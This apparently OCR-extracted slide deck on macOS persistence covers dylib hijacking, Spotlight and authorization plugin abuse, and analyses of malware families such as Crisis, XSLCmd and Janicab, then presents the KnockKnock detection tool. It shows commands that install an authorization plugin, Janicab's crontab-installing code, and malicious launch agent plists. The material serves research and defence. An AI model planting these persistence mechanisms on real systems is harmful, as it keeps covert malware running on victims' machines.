```

launch item

dyld_insert_libraries (app & launch item)

DYLIB HIJACKING

plant a dylib for persistence




- stealthy novel technique
- no binary/OS modifications!

```
$ reboot
$ lsof -p <pid of PhotoStreamAgent>
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
/Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation
```

dylib hijacking Apple's PhotoStream Agent


System Plugins (Spotlight)

abusing spotlight plugins for persistence



spotlight importer template

for all files:
`'public.data'`



plugin match type

```
$ reboot
$ lsof -p <pid of mdworker>
/System/Library/Frameworks/CoreServices.framework/../Metadata.framework/Versions/A/Support/mdworker
/Library/Spotlight/persist.mdimporter/Contents/MacOS/persist
```

persistent spotlight importer


System Plugins (Authorization Plugin)

abusing authorization plugins for persistence

create bundle (`NullAuthPlugin`)

copy to: `/Library/Security/SecurityAgentPlugins/`

set owner to `root:wheel`



authorization database

```
$ security authorizationdb read system.login.console > out.plist

$ vim out.plist
<key>mechanisms</key>
    <array>
    <string>NullAuthPlugin:anything</string>

$ sudo authorizationdb write system.login.console < out.plist
```

installing authorization plugin

Application Specific Plugins

plugins or extensions can provide automatic code execution


'evil plugin' (fG!)

safari

firefox

chrome


iTunes



browser (chrome) extensions

MACH-O INFECTION


ensures (virally-injected) code is executed when host is run



mach-O binary infection

PERSISTENCE OS X MALWARE

how the bad guys do it



OSX/CallMe (launch Daemon)

allows for infil/exfil & remote execution of commands

fs_usage is like fileMon

```
# fs_usage -w -filesystem | grep OSX_CallMe

open        /library/LaunchDaemons/.dat035f.000
WrData[A]   /library/LaunchDaemons/.dat035f.000
rename      /library/LaunchDaemons/.dat035f.000
            -> /library/LaunchDaemons/realPlayerUpdate.plist
```

```
$ ls /Library/LaunchDaemons/real*
realPlayerUpdate.plist

$ ps aux | grep -i real
root 0:00.06 /Library/Application Support/.realPlayerUpdate
```

the malware

launch daemon persistence

OSX/iWORM (LAUNCH DAEMON)

‘standard’ backdoor, providing survey, download/execute, etc.

```
__cstring:0000E910
db '/Library/LaunchDaemons/',0
db 'com.JavaW.plist',0
db 'launchctl load',0
```

```
$ less /Library/LaunchDaemons/com.JavaW.plist
  ...
  <key>Label</key>
  <string>com.JavaW</string>
  <key>ProgramArguments</key>
  <array>
   <string> /Library/Application Support/JavaW/JavaW </string>
  </array>
  <key>RunAtLoad</key>
  <true/>
```

malware’s binary

persistence

launch daemon persistence

OSX/Crisis (Launch Agent)

collects audio, images, screenshots and keystrokes

method name

```
;build path for malware's launch agent plist
-[RCSMUtils createLaunchAgentPlist:forBinary:]

call  NSHomeDirectory
mov [esp+0Ch], eax
lea   edx, @"Library/LaunchAgents/com.apple.mdworker.plist"
mov [esp+10h], edx
lea   edx, "%@/%@"
mov   [esp+8], edx
mov [esp+4], stringWithFormat_message_refs
mov [esp], NSString_clsRef
call_objc_msgSend
```

(user) launch agent persistence

```
[NSString stringWithFormat:@"%@%@",
  NSHomeDirectory(), @"Library/LaunchAgents/com.apple.mdworker.plist"];
```

OSX/FLASHBACK (LAUNCH AGENT)

injects ads into users' http/https streams

```
$ less ~/Library/LaunchAgents/com.java.update.plist
<?xml version="1.0" encoding="UTF-8"?>
…
<dict>
  <key>Label</key>
  <string>com.java.update.plist</string>
  <key>ProgramArguments</key>
  <array>
    <string> /Users/user/.jupdate </string>
  </array>
  <key>RunAtLoad</key>
  <true/>
```

malware's binary

persist

(user) launch agent persistence

OSX/XSLCMD (LAUNCH AGENT)

provides reverse shell, infil/exfil, installation of other tools

```
__cstring:0000E910
 clipboardd db 'clipboa
 com_apple_serv db 'com
 libraryLaunch db '/Lib
 db '<?xml version="1.0
 db '<plist version="1.
 db '<dict>',0Ah
 db '<key>RunAtLoad</ke
 db '<false/>',0Ah
 db '<key>KeepAlive</ke
 db '<true/>',0Ah
 db '<key>Label</key>',
 db '<string>com.apple.
 db '<key>Program</key>
 db '<string>%s</string
 db '</dict>',0Ah
 db '</plist>',0Ah,0
```

```
$ less ~/Library/LaunchAgents/com.apple.service.clipboardd.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
 <key>RunAtLoad</key>
 <false/>
 <key>KeepAlive</key>
 <true/>
 <key>Label</key>
 <string>com.apple.service.clipboardd</string>
 <key>Program</key>
 <string>~/Library/LaunchAgents/clipboardd</string>
</dict>
</plist>
```

persistence

launch agent persistence

OSX/JANICAB (CRONJOB)

collects audio & screenshots

janicab's installer.py

```
""" add to crontab """

#add the script to crontab
subprocess.call("echo \"* * * * *
   python ~/.t/runner.pyc \" >>/tmp/dump",shell=True)

#import the new crontab
subprocess.call("crontab /tmp/dump",shell=True)
subprocess.call("rm -f /tmp/dump",shell=True)
```

```
$ crontab -l
* * * * * python
~/.t/runner.pyc
```

cron job persistence


OSX/KITMOS (LOGIN ITEM)

uploads screen shots to a remote c&c server


```
;build path for malware's launch agent plist
-[FileBackupAppDelegate checkAutorun]
mov     dword ptr [esp+18h], 0
mov     dword ptr [esp+14h], 0
mov     [esp+10h], ebx
mov     dword ptr [esp+0Ch], 0
mov     dword ptr [esp+8], 0
mov     [esp+4], eax ; _kLSSharedFileListItemLast_ptr
mov     [esp], edi  ; _LSSharedFileListCreate
call    LSSharedFileListInsertItemURL
```

persistence api


user's login items



login item persistence

OSX/MacProtector (Login Item)

fake (rogue) anti-virus product that coerces user into paying up



~/Library/Preferences/com.apple.loginitems.plist

```
<dict>
  <key>Alias</key>
  <data>
  ZG5pYgAAAAACAAAAAAAAAAAAAAAAAAAAAAA...
  </data>
  <key>Name</key>
  <string>MacProtector</string>
</dict>
```

base64 encoded path, etc

display name

login item persistence

OSX/YONTOO (BROWSER EXTENSION)

injects adds into users' browser sessions


extracted from IDA disassembly

```
;create paths for malicious plugins

lea   edi, cfstr_InstallingExte; "Installing extensions"
lea   ebx, cfstr_Ok             ; "Ok"
...

+[ExtensionsInstaller installSafariExtension:]
"~/Library/Safari/Extensions/Extensions.plist"

+[ExtensionsInstaller installFirefoxExtension:]
"~/Library/Application Support/Mozilla/Extensions"

+[ExtensionsInstaller installChromeExtension:]
"~/Library/Application Support/Google/Chrome/External Extensions"
```

browser extension persistence

NOW, THERE'S AN APP FOR THAT


free tools to protect our macs :)



KNOCK KNOCK'S DESIGN & GOALS


find what's automatically executed during startup

scan



core engine

"open-source, plugin-oriented, design aims to encourage collaboration & evolution"



plugins

malware

auto run binaries
& commands

github.com/synack/knockknock

KnockKnock Output

command-line malware detection



```
$ python knockknock.py -p launchDandA
WHO'S THERE:

[Launch Agents]

clipboardd
 path: /Users/user/Library/LaunchAgents/clipboardd
 plist: /Users/user/Library/LaunchAgents/com.apple.service.clipboardd.plist
 hash: 60242ad3e1b6c4d417d4dfeb8fb464a1

TOTAL ITEMS FOUND: 1
```

OSX/XSLCmd detection

KnockKnock UI

detecting persistence: now an app for that!

a complete re-write



